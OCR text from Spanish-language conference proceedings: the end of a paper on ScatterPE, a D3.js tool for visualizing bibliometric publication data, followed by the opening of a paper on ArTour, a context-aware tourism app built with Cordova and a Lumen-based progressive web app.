


Figura 9 : Visualización de ScatterPE para los registros de un autor tomando como origen de datos GoogleScholar

elemento se representa por un recuadro con un color distinto para cada ítem (ver Figura 10). Al hacer clic sobre el recuadro de color de un elemento, la herramienta oculta las burbujas (publicaciones) que poseen dicho valor o categoría, una vez hecho esto la categoría se torna de color gris indicando que los elementos correspondientes están ocultos. Al hacer clic nuevamente sobre el recuadro de color gris, la herramienta muestra las burbujas que poseen dicho valor o categoría, una vez hecho esto la categoría retoma su color original indicando que los elementos correspondientes están visibles.




Figura 10: Filtrado por el origen de la publicación

La segunda interacción que ofrece tiene que ver con el filtrado del formato de la publicación, es decir, con el tipo de archivo del recurso visualizado, la opción es un *OptionButton* que puede tomar cualquier de los siguiente valores: ALL, HTML, TXT, PDF, DOC, BOOK, PPT, XLS, PS u OTHERS, en la categoría OTHRES entran aquellos registros que no tienen indicado el formato o tipo de archivo, o aquellos que no han podido ser identificados como uno de los formatos mencionados.

Como se observa en la Figura 9, la opción por defecto que muestra todos los elementos sin filtrar es ``ALL'', al hacer clic en cualquiera de los otros valores, las burbujas desaparecen o aparecen según se elija un tipo de archivo u otro.

Otra interacción es la posibilidad de filtrar los registros por año de publicación, a tal efecto el filtro es un control de tipo *Slider*. Posee dos controles *slider*, uno para indicar el inicio del intervalo *From year* y otro para indicar el final del intervalo *To year*. Ambos filtros funcionan de forma independiente y las burbujas nuevamente, aparecen o desaparecen según posean un valor de año de publicación que esté dentro del rango de los filtros de año elegido.

La cuarta interacción es la posibilidad de visualizar el detalle de la publicación al pasar el mouse por encima de una burbuja, el detalle mostrado incluye: el título de la publicación (Title), listado de autores (Authors), año de publicación (Year), número de citas (Cite Number), tipo de archivo (Type), lugar de publicación/nombre de la revista/categoría (Publication source) y Resumen (Abstract). Al quitar el mouse del radio de la burbuja el detalle mostrado desaparece (ver Figura 11).

La quinta interacción permite filtrar las burbujas de acuerdo a la cantidad de citas recibidas, así pues existen dos controles de tipo *Slider*. Un control para indicar el inicio del intervalo *From #Cites* y otro para indicar el final del intervalo *To #Cites*. Ambos filtros funcionan de forma independiente y las burbujas aparecen o desaparecen según posean un valor de cantidad de citas recibidas que esté dentro del rango los filtros de cantidad de citas elegido.

La última interacción es la posibilidad de acceder al recurso publicado por medio del link que se almacenó al momento de hacer la recuperación o importación de datos, para ello es necesario hacer doble click en cualquier parte de la burbuja, esto abrirá una nueva pestaña con el recurso solicitado.




Figura 11: Detalle de una publicación

La superposición de las burbujas se da cuando más de una publicación comparten el mismo año de publicación y la misma cantidad de coautores, sin embargo esta superposición es tal que las publicaciones con mayor número de citas se ubican al fondo mientras que las de menor cantidad de citas se ubican por encima.

Con las interacciones y la representación propuestas se observa que es posible obtener diferentes vistas desde una única visualización, las múltiples opciones de filtrado de los elementos logran este objetivo.

4. Discusión

Como se pudo apreciar, en la breve introducción a las visualizaciones actuales que ofrecen las herramientas, bases de datos y motores académicos que intentan de un modo u otro brindar, aunque más no sea, algún análisis bibliométrico básico, estas poseen gráficos y visualizaciones muy básicas, en donde lo que prima es el gráfico de barras de cantidad de publicaciones y/o citas, o alguna mínima variante de estos.

Esto no quiere decir que dichas herramientas no cumplan su propósito, sino que se evidencia la ausencia de visualizaciones un tanto más elaboradas o quizás más enfocadas en aspectos de evaluación, es decir, visualizaciones que permitan al usuario obtener nuevo conocimiento o ampliar lo que se presenta en formato de tabla o listado (el formato más común de gran parte de las bases de datos bibliográficas), si se lograse esto último se mejoraría notablemente las prestaciones de este tipo de bases de datos, en vista que además del cálculo de indicadores bibliométrico se contaría con representaciones visuales que mejorarían el entendimiento y comprensión de los datos. Es aquí donde el trabajo desarrollado cobra fortaleza en vista de que el objetivo inicial era diseñar una visualización que permitiera involucrar varias dimensiones y variables intervinientes en un análisis bibliométrico (y no solo dos variables como lo realizan la mayor parte de gráficas actuales), y permitir de este modo un pantallazo distinto al común o normal que ofrecen las aplicaciones actuales.

El desarrollo aquí presentado parte de un diseño preliminar y estático que involucra solo dos variables en un plano cartesiano, para evolucionar, a partir de un trabajo de programación, hacia una representación dotada de interacción donde el usuario efectivamente interacciona con varias opciones que le permiten navegar en una representación que agrupa las variables de: cantidad de publicaciones, cantidad de citas, cantidad de autores, año de publicación, lugar de publicación y tipo de archivo.

Este trabajo no intenta ser la solución al gran problema de hallar una representación visual única que pueda en un mismo gráfico conjugar todas las aristas de un análisis bibliométrico, sino que ofrece una alternativa válida a tener en cuenta al momento de representar un conjunto de datos de publicaciones científico-académicas. Es más, la herramienta desarrollada puede actuar como complemento de las gráficas ya presentadas que relacionan el número de publicaciones o la cantidad de citas recibidas a lo largo de los años.

Cabe destacar que la visualización aquí presentada, al estar desarrollada en JavaScript (D3 es una librería escrita en este lenguaje), la integración en aplicaciones ya existentes no debería de representar grandes problemas, ya que se independiza totalmente del origen o fuente de datos. Si el conjunto de datos de entrada respeta el formato indicado previamente, la herramienta es capaz de procesarlos indistintamente. La aplicación que desee emplear la visualización aquí presentada solo necesita incorporar un único archivo HTML (este enlaza las librerías de D3 en línea) y cambiar la línea de código que indica el nombre del archivo .JSON que contiene el conjunto de datos (en este caso *articles.json* como se observa en la Figura 12). El archivo .JSON debe estar en el mismo directorio que el archivo HTML visualizador. Este prototipo inicial se pondrá a disposición del público en la plataforma GitHub[11] para que pueda ser descargado y utilizado libre y gratuitamente.

```
// load data
var articleFile = "articles.json";
d3.csv(articleFile, function (error, data) {
```

Figura 12: Archivo .JSON a visualizar

5. Trabajos futuros

El desarrollo que se presenta en este trabajo no es una herramienta finalizada, al contrario, es un prototipo inicial con mucho potencial y cuestiones a mejorar, la idea es ir avanzando y dotándola de mayores prestaciones. Un agregado inicial será la incorporación de indicadores bibliométricos, puesto que se cuenta con la cantidad de citas por publicación, estos serán fácilmente calculados. Otro agregado que aportaría más información sería la incorporación de los datos de afiliación de los autores (en caso que sea posible recuperarlos desde la fuente de datos), en este sentido se podrían identificar redes de colaboración y otras relaciones entre instituciones.

Se plantea la posibilidad de incorporar la capacidad de filtrar trabajos por palabras claves o frases, de este modo solo se visualizarían los trabajos que cumplan la existencia de estos términos tanto en el título de la publicación como en el resumen.

La herramienta fue probada por un grupo de investigadores en un entorno preparado para tal fin, con varios conjuntos de datos para observar las diferencias entre investigadores muy productivos y otros menos productivos. Luego de las pruebas y de una revisión inicial, los investigadores que la probaron destacaron que una mejora sustancial sería brindar la opción de comparar dos conjuntos de datos distintos, ya sea del mismo investigador provenientes de fuentes distintas o comparando dos investigadores distintos.

[11] https://github.com/

Y por último, ya que se cuenta con información del título y resumen de las publicaciones, sería interesante mostrar las relaciones que se pueden hallar entre los registros de un conjunto de datos, esto serviría para revelar registros semánticamente relacionados o que comparten algún término o frase.

6. Conclusiones

Se ha presentado un primer prototipo de una herramienta de visualización de información de publicaciones científico-académicas que puede resultar bastante útil al momento de realizar un análisis bibliométrico. *ScatterPE* viene a cubrir una falta notable en esta temática puesto que no solo se independiza del origen de datos, sino que ofrece un conjunto de interacciones al usuario que permitirán en mayor o menor medida tener una visión distinta y ampliada de los datos que se puedan recolectar a partir del análisis llevado a cabo.

Es necesario destacar también que al ser una herramienta web y desarrollada con librerías de acceso libre, puede ser fácilmente incorporada en cualquier plataforma web o sistema de evaluación o base de datos bibliográfica. La integración no demanda recursos adicionales ni un profundo conocimiento más que el de conocer programación web.

Las pruebas iniciales sobre la herramienta desarrollada arrojaron resultados muy alentadores, destacando por un lado que el conjunto de interacciones provisto aporta distintas visiones en una misma representación y por otro lado la velocidad con la que procesa el conjunto de datos.

Por último y no menos importante, resulta necesario destacar el gran trabajo que queda por delante para aumentar y mejorar las prestaciones de la herramienta aquí presentada.

7. Agradecimientos

El autor agradece a la SeCTER (Secretaria de Ciencia y Técnica y Estudios Regionales de la Universidad Nacional de Jujuy) por el financiamiento parcial de este trabajo a través del proyecto de investigación D/B029. Y otro agradecimiento a la Facultad de Ingeniería de la Universidad Nacional de Jujuy por ceder el Laboratorio de Virtualización para llevar a cabo las actividades enmarcadas en este trabajo y en los proyectos que el autor dirige actualmente.

8. Referencias

[1] S. Card, J. Mackinlay y B. Shneiderman, Readings in Information Visualization: Using Vision to Think, San Francisco: Morgan-Kaufmann, 1999.

[2] D. A. Keim, «Information visualization and visual data mining,» *IEEE Transactions on Visualization and Computer Graphics,* vol. 7, nº 1, 2002.

[3] R. Kosara, H. Hauser y D. Gresh, «An interaction view on information visualization.,» de *EUROGRAPHICS 2003 State-of-the-Art Re-ports*, 2003.

[4] J. F. Medrano, «Evaluación de la producción científica mediante motores de búsqueda académicos y de acceso libre,» Tesis Doctoral, Salamanca, 2017.

[5] L. Bornmann, S. Hug y J. N. Marewski, «Bibliometrics-based heuristics: What is their definition and how can they be studied?,» *arXiv preprint arXiv:1810.13005,* 2018.

[6] H. Liao, M. Tang, L. Luo, C. Li, F. Chiclana y X. J. Zeng, «A bibliometric analysis and visualization of medical big data research,» *Sustainability,* vol. 10, nº 1, p. 166, 2018.

[7] A. W. K. Yeung, «Data visualization by alluvial diagrams for bibliometric reports, systematic reviews and meta-analyses,» *Current Science,* vol. 115, nº 10, pp. 1942-1947, 2018.

[8] B. Johnson y B. Shneiderman, «Tree-maps: A space-filling approach to the visualization of hierarchical information structures,» *IEEE*, pp. 284-291, 1991.

[9] M. Lacey, «Statistical topics,» 2017. [En línea]. Available: http://www.stat.yale.edu/Courses/1997-98/101/scatter.htm.

[10] M. Bostock, «Observable,» 2019. [En línea]. Available: https://observablehq.com/@d3/scatterplot.

[11] S. Teller, Data Visualization with D3.js, Packt Publishing, 2013.

[12] N. Q. Zhu, Data Visualization with D3.js Cookbook, Packt Publishing, 2013.

[13] S. Murray, Interactive Data Visualization for the Web, O'Reilly, 2013.

[14] C. Ware, Visual Thinking for Design, Morgan Kaufman/Elsevier, 2008.

[15] C. Ware, Information Visualization - Perception for Design, Morgan-Kaufmann, 2004.

[16] W. Prinz, «The Graph Visualization System (GVS): A Flexible Java Framework for Graph Drawing,» *Master's thesis, Graz University of Technology,* 2006.

[17] R. Henkin, J. Dykes y A. Slingsby, «Characterizing representation of temporal data visualization,» *Poster presented at the VIS 2016*, 2016.

[18] J. Heer, S. K. Card y J. Landay, «Prefuse: A toolkit for interactive information visualization,» *ACM Human Factors in Computing Systems (CHI),* pp. 421-430, 2005.

[19] B. Bach, P. Dragicevic, D. Archambault, C. Hurter y S. Carpendale, «A review of temporal data visualizations based on spacetime cube operations,» de *Eurographics Conference on Visualization*, 2014.

[20] B. Bach, P. Dragicevic, D. Archambault, C. Hurter y S. Carpendale, «A descriptive framework for temporal data

visualizations based on generalized space-time cubes,» de *Computer Graphics Forum*, 2016.

ArTour: Sistema Sensible al Contexto para la Gestión Integral del Turismo

Fernando Leturia[1], David Cheein[1], Silvia Sánchez Zuaín[1], Susana I. Herrera[1], María M. Clusella[1], Sergio H. Rocabado Moreno[2], Stefano Trejo[1]

[1]*Facultad de Ciencias para la Innovación y el Desarrollo, Universidad Católica de Santiago del Estero*

[2]*Facultad de Ciencias Exactas, Universidad Nacional de Salta*
{suiherrera, mercedesclusella, silvisanzu, josedavidcheein, fleturia, stefanots}@gmail.com, srocabado@di.unsa.edu.ar

Resumen

En este artículo se presenta el desarrollo del Sistema Integral "ArTour". El mismo está formado por una aplicación móvil multiplataforma sensible al contexto y una aplicación web. Para poder llevar a cabo este desarrollo, y así poder lograr la funcionalidad deseada, se utilizó una arquitectura orientada a servicios. Ambos subsistemas utilizan una capa de servicios desarrollada con el lenguaje de programación PHP utilizando el framework Lumen. La originalidad del sistema consiste en que permite una gestión integral del turismo, atendiendo necesidades de los principales actores involucrados en este segmento: responsables gubernamentales del turismo, proveedores de servicios y turistas. La interfaz web permite la gestión organizada y controlada de los servicios turísticos ofrecidos por los proveedores; mientras que la interfaz móvil permite a los turistas acceder a servicios turísticos en función de su ubicación. El prototipo desarrollado confirma que las herramientas de desarrollo híbrido de aplicaciones multiplataforma posibilitan que los usuarios "en movimiento" puedan acceder a servicios usando sus dispositivos móviles, independientemente del Sistema Operativo (SO) soportado.

1. Introducción

Sistema de Turismo ArTour es el producto resultante del proyecto de investigación aplicada denominado "Aplicación móvil multiplataforma sensible al contexto para el turismo religioso en Santiago del Estero". El interés en la temática surgió a partir del estudio de las problemáticas concretas de la sociedad Santiagueña que la UCSE prioriza para aportar soluciones de calidad a través de la I+D+i.

Dentro del marco de este proyecto se propuso realizar un desarrollo híbrido para construir una aplicación móvil multiplataforma con sensibilidad al contexto

En la actualidad existen varios *frameworks*, herramientas automáticas de desarrollo de aplicaciones móviles, tales como PhoneGap, Ionic, Apache Cordova, que permiten construir aplicaciones móviles híbridas utilizando tecnologías web, principalmente HTML, CSS y JavaScript. La ventaja más importante de estos *frameworks* reside en la generación de aplicaciones para las principales plataformas móviles (Android, iOS, Windows Phone) mediante un único desarrollo. Además, permiten a los programadores web desarrollar aplicaciones móviles sin necesidad de aprender nuevos lenguajes.

Para decidir el *frameworks* a utilizar se realizó un análisis comparativo de las 3 herramientas arriba mencionadas y en función de este análisis, se decidió desarrollar el prototipo usando Apache Cordova. Esta comparación y análisis fueron presentadas en [1].

En base a esto, se realizó la construcción de un prototipo integral del Sistema de Información Turística denominado ArTour, siguiendo el modelo integral para la gestión de turismo de Herrera et al. [2]. Para el desarrollo del prototipo se eligió la metodología de Proceso Unificado Ágil (AUP del inglés Agile Unified Process).

El sistema está formado por una interfaz web progresiva y una interfaz móvil multiplataforma (disponible para Android y iOS).

La interfaz web corresponde a una aplicación web del tipo Progressive Web App (PWA), fue desarrollada usando el *framework* Lumen. Se trata de una plataforma integral de turismo que permite: a) gestionar los circuitos turísticos, puntos de interés y eventos desde la oficina responsable de turismo y b) gestionar los servicios de turismo desde los diversos proveedores

La interfaz móvil, del tipo híbrida multiplataforma, corresponde a los requerimientos del turista. Este prototipo fue desarrollado con el *framework* Apache

Cordova. Se integró la sensibilidad al contexto a través del uso del GPS del dispositivo móvil para recomendar puntos de interés cercanos.

Para el desarrollo, se utilizó una arquitectura orientada a servicios, en la cual se desarrolló conjuntamente un servicio web que es consumido por la PWA. Ambos subsistemas utilizan una capa de servicios desarrollada con el lenguaje de programación PHP y utilizando para el intercambio de datos la notación JSON (JavaScript Object Notation).

El artículo se organiza de la siguiente manera. En el apartado 2 se describen los marcos referenciales básicos que sustentan este trabajo: aplicaciones móviles híbridas y PWA. En el apartado 3 se presentan el método y herramientas utilizadas en el desarrollo del sistema. Luego, en el apartado 4, se describe el sistema ArTour y por último en el punto 5 se presentan las conclusiones sobre los resultados de esta investigación.

2. Marcos Referenciales

2.1. Aplicaciones Móviles Multiplataforma

El desarrollo de aplicaciones multiplataforma implica un gran esfuerzo desde la Ingeniería del Software, ya que involucra la necesidad de desarrollar aplicaciones que puedan ser ejecutadas en los diversos SO móviles. Requiere, generalmente, el uso de distintos lenguajes y distintos entornos. Esto, a su vez, implica: el uso de más recursos (desarrolladores y tiempo), menor posibilidad de reúso del software, mayor esfuerzo de actualización de software, aumento de posibilidades de error en el código y mayor esfuerzo en la gestión de configuración [3].

Según [4], las aplicaciones móviles multiplataforma pueden clasificarse en: aplicaciones web móviles, híbridas, interpretadas y generadas por compilación cruzada.

- Aplicaciones Web responsivas: se ejecutan dentro de un navegador, se desarrollan con tecnología web estándar (HTML, CSS y JavaScript), no necesitan adecuarse a ningún entorno operativo, son independientes de la plataforma. Sin embargo, sus tiempos de respuesta decaen debido a la interacción cliente-servidor, son menos atractivas que las aplicaciones nativas ya que no se encuentran instaladas en el dispositivo, lo que implica acceder previamente a un navegador. Además, las restricciones de seguridad impuestas a la ejecución de código por medio de un navegador limitan el acceso a todas las capacidades del dispositivo.
- Aplicaciones híbridas: utilizan tecnologías web (HTML, Javascript y CSS) pero no son ejecutadas por un navegador. En su lugar, se ejecutan en un "contenedor web (*webview*)", como parte de una aplicación nativa, la cual está instalada en el dispositivo móvil. Las aplicaciones híbridas permiten la reutilización de código en las distintas plataformas, el acceso al hardware del dispositivo, y la distribución a través de las tiendas de aplicaciones. Respecto de las nativas, poseen las siguientes desventajas: i) la experiencia de usuario se ve perjudicada al no utilizar componentes nativos en la interfaz, y ii) la ejecución se ve ralentizada por la carga asociada al contenedor web. Existe una diversidad de *frameworks* que permiten desarrollar aplicaciones híbridas: PhoneGap, Apache Cordova, CocoonJS, Ionic, SenchaTouch.
- Aplicaciones interpretadas: son implementadas utilizando un lenguaje base, el cual se traduce en su mayor parte a código nativo, mientras el resto es interpretado en tiempo de ejecución. Estas aplicaciones son implementadas de manera independiente de las plataformas utilizando diversas tecnologías y lenguajes, tales como Javascript, Java, Ruby y XML, entre otros. Una de las principales ventajas de este tipo de aplicaciones es que se obtienen interfaces de usuario totalmente nativas. Sin embargo, los desarrolladores experimentan una dependencia total con el entorno de desarrollo elegido. Los *frameworks* más conocidos para generar estas aplicaciones son: Appacelerator Titanium y NativeScript.
- Aplicaciones generadas por compilación cruzada: se compilan de manera nativa creando una versión específica de alto rendimiento para cada plataforma destino. Ejemplos de entornos de desarrollo para generar aplicaciones por *compilación* cruzada son: Applause, Xamarin, QT, Embarcadero Delphi 10 Seattle y RubyMotion.

2.2 PWA

Una PWA es una aplicación web que ofrece una experiencia de usuario muy cercana a la de una aplicación móvil nativa. Según [5] son experiencias que combinan lo mejor de la Web y lo mejor de las apps. Están disponibles para los usuarios a partir de la primera visita en una pestaña del navegador y no requieren instalación. Presentan tres características:

- Fiables: cargan instantáneamente, incluso en condiciones de red inestables.
- Rápidas: responden rápidamente a las interacciones del usuario con animaciones suaves y sin desplazamientos enredados.
- Atractivas: son percibidas como una aplicación natural en el dispositivo, con una experiencia de usuario envolvente.

Están compuestas por los siguientes componentes [6]:

- Arquitectura de Shell de aplicación: un shell de

aplicación es la mínima cantidad de HTML, CSS y JavaScript necesarios para activar una interfaz de usuario (IU). Debe cumplir los siguientes requisitos: cargarse con rapidez, almacenarse en la caché y mostrar contenido de forma dinámica.
Separa la infraestructura central de la aplicación y la IU de los datos. Toda la infraestructura y la IU se almacenan en caché de forma local mediante un service worker, a fin de que la PWA sólo deba recuperar los datos necesarios en las cargas posteriores, en lugar de volver a cargar todo.

- Service Workers: permiten almacenar en caché el shell de aplicación de modo que siempre esté disponible en forma rápida y confiable. Es una secuencia de comandos que el navegador ejecuta en segundo plano, en forma independiente de la página web, y posibilita funciones que no requieren la interacción de un usuario o una página web. Principalmente, permiten trabajar sin conexión, sincronizar datos y notificaciones push. Responde a interacciones del usuario con la PWA.
- Manifest: es un archivo JSON que tiene declaradas cuestiones como colores, apariencia de la interfaz. Permite controlar la forma en que la app se presenta al usuario (por ejemplo, modo pantalla completa sin la barra de direcciones) y como debe ser ejecutada. Por otro lado, permite indicar metadatos propios de la aplicación. Contiene una URL de inicio, un nombre largo y otro corto, enlaces a íconos, tamaño de iconos y ubicación de los mismos.

3. Desarrollo: método y herramientas

El desarrollo del sistema se llevó a cabo utilizando la metodología de Proceso Unificado Ágil (AUP) [7], teniendo en cuenta la constante intervención de los usuarios. Además, esta metodología permite realizar entregas en tiempos cortos, mantener los requisitos actualizados de acuerdo a las necesidades variables del cliente, evita la necesidad de generar documentación innecesaria focalizándose solamente en los archivos de seguimiento del proyecto. Otra característica importante de la metodología AUP es su enfoque para grupos pequeños de trabajo, donde los roles son considerados como asignaciones de responsabilidades que pueden ser realizados por varias personas y cada persona puede ser parte de varios roles [7].

Siguiendo esta metodología y fundamentalmente teniendo en cuenta las necesidades observadas y los requisitos obtenidos se determinaron los actores que interactuarán con el Sistema, ellos son:

- Proveedores de Servicios: encargado de representar a los artesanos, artistas, hoteles, restaurantes entre otros.
- Responsables de Turismo: encargado de representar la Dirección de Turismo Municipal, Dirección provincial de Turismo o toda institución relacionada con el turismo.
- Turistas: usuarios que acceden vía Internet a los servicios disponibles mediante la aplicación móvil únicamente, generalmente consumen la información disponible.
- Administrador: encargado de ver, aprobar o rechazar solicitudes de registro, administrar usuarios del sistema y ver aprobar o rechazar publicaciones de servicios y eventos por parte de los proveedores de información.

En bases a esto se especificaron los requisitos mediante casos de uso. Se elaboraron los diagramas: de contexto, y casos de uso; En esta etapa se trabajó en la construcción de las clases y la Arquitectura inicial del Sistema ArTour descripta en [1]. Un punto importante para destacar en esta arquitectura es que todas las funciones y acceso a la información están definidos en el Web Service, posibilitando de esta forma que la información sea solicitada y presentada en cualquier plataforma como aplicaciones móviles, aplicaciones web, aplicaciones de escritorio y cualquier otro software que pueda comunicarse mediante el protocolo HTTP e intercambiando cadenas JSON. Ambos subsistemas utilizan una capa de servicios desarrollada en PHP y además para ambos se implementó una base de datos relacional para brindar almacenamiento persistente a los servicios web. El SGBD utilizado fue MySQL. Se definieron las claves primarias y foráneas de cada tabla para garantizar la integridad de la base de datos.

Para conformar una Arquitectura de Servicios (SOA) que de soporte a la PWA, se utilizó el tipo servicios basados en REST [11]. Esta aplicación funciona en conjunto con un web service y la base de datos. El Web Service se trata de una aplicación construida siguiendo el patrón MVC (Modelo-Vista-Controlador). Contiene toda la lógica de negocios, permite el procesamiento y obtención de datos, la generación de nueva información, entre otros. Se compone de una Web API con un conjunto de métodos, que según el rol del usuario dará acceso y permitirá la manipulación de cierta información.

Se utiliza para su construcción el *framework* Lumen 5.6 que está basado en el lenguaje de programación PHP.

Lumen es un *microframework* de PHP que procesa información y la pone a disposición del usuario de una manera rápida y eficiente, ya que está especialmente diseñado para su uso en entornos de estas características.

El desarrollo híbrido de las aplicaciones se basó en el uso de tecnologías web: HTML, Javascript y CSS. Por otra parte, los *frameworks* de desarrollo híbrido de aplicaciones proveen complementos (Plugins) para posibilitar el acceso a las capacidades del dispositivo móvil. Entre estas capacidades están el almacenamiento local, la cámara, información de contactos y la

geolocalización del dispositivo. Se prestó atención sobre todo al uso del plugin de geolocalización que permitió desarrollar una aplicación móvil sensible al contexto.

En la codificación se usó un IDE (Entorno de desarrollo integrado) de programación, varias herramientas, lenguajes, complementos, *frameworks*, APIs y SGBD (Sistema de Gestión de Base de Datos). Debido a que no se contaba con experiencia en el uso de varias herramientas, complementos, *frameworks* y APIs; previamente se tuvo que estudiar los mismos y probar su funcionamiento. Hay que tener en cuenta que es posible desarrollar aplicaciones con un simple editor de texto, sin utilizar un IDE. Sin embargo, prácticamente todos los programadores usan un IDE para realizar su labor, debido a las facilidades y ventajas que ofrece. Actualmente existen entornos de desarrollo pagos (Como PhpStorm) y gratuitos (Como Eclipse y Visual Studio Code).

Se buscó un IDE que permitiera desarrollar con estos lenguajes, que sea gratuito, compatible con los *frameworks* a utilizar (Apache Cordova y Lumen) y que se use ampliamente en la comunidad de desarrolladores.

Por estas razones el IDE elegido fue Visual Studio Code, un editor de código fuente ligero pero potente que está disponible para Windows, macOS y Linux. Viene con soporte incorporado para JavaScript, TypeScript y Node.js y tiene un rico ecosistema de extensiones para otros lenguajes (como C ++, C #, Java, Python, PHP, Go) y tiempos de ejecución (como .NET y Unity) [8]. Fue desarrollado por Microsoft como una alternativa gratuita, multiplataforma y compatible con los lenguajes de programación más populares.

En el punto 4.1 se describen, a medida que se presenta su funcionalidad, otras herramientas tecnológicas utilizadas en el desarrollo de la aplicación móvil.

4. Descripción de "ArTour"

El Sistema de Turismo denominado ArTour tiene como objetivo brindar un servicio que facilite y guie el recorrido de los turistas en la Provincia y permita a los diversos actores del turismo la gestión dinámica del contenido**.** Como se planteó, en el punto anterior, el sistema está formado por una aplicación web progresiva (PWA) y una interfaz móvil multiplataforma. La PWA permite gestionar: a los Responsables de Turismo: los *circuitos turísticos*, compuestos por puntos de interés, Ej.: Circuitos "Camino Real"; también los *puntos de interés turísticos*: monumentos, capillas, museos, lugares recreativos, etc. Ej.: Santuario San Esteban; eventos como por Ej.: Feria artesanal, concierto de un cantante. Además reportes varios. A los Proveedores de Servicios, negocios: *servicios propios, publicar ofertas, promociones*, etc. Ej.: Hotel Santiago, servicio de lavandería. *Revisar las opiniones* de los turistas sobre sus servicios diversos. Ej: ranking de proveedores de servicios. Además obtener *reportes varios.*

La otra interfaz aplicación móvil corresponde a los requerimientos del Turista que le permite ver *puntos de interés según su ubicación*. Acceder a información de: los *circuitos turísticos* y seguir el recorrido hasta llegar a ellos; los *eventos y servicios* según su ubicación y la hora.

También puede puntuar *y comentar* puntos de interés, eventos y servicios. Además de ver *los comentarios* de la comunidad turística.

4.1 Progressive Web App

Lo más importante de las PWA es que surgen a partir de un único desarrollo web (siguiendo lineamientos específicos) y no requieren duplicar el esfuerzo teniendo que crear por un lado una aplicación web y por otro una aplicación móvil. Esto enriquecería la experiencia de usuario y la utilidad de la plataforma turística por parte de los proveedores de información.

A continuación se presenta las principales funciones de la interfaz web del sistema. En la Figura 1 se visualiza el ingreso al sistema, que se realiza mediante usuario/email y contraseña.




Figura 1. Ingreso al Sistema.
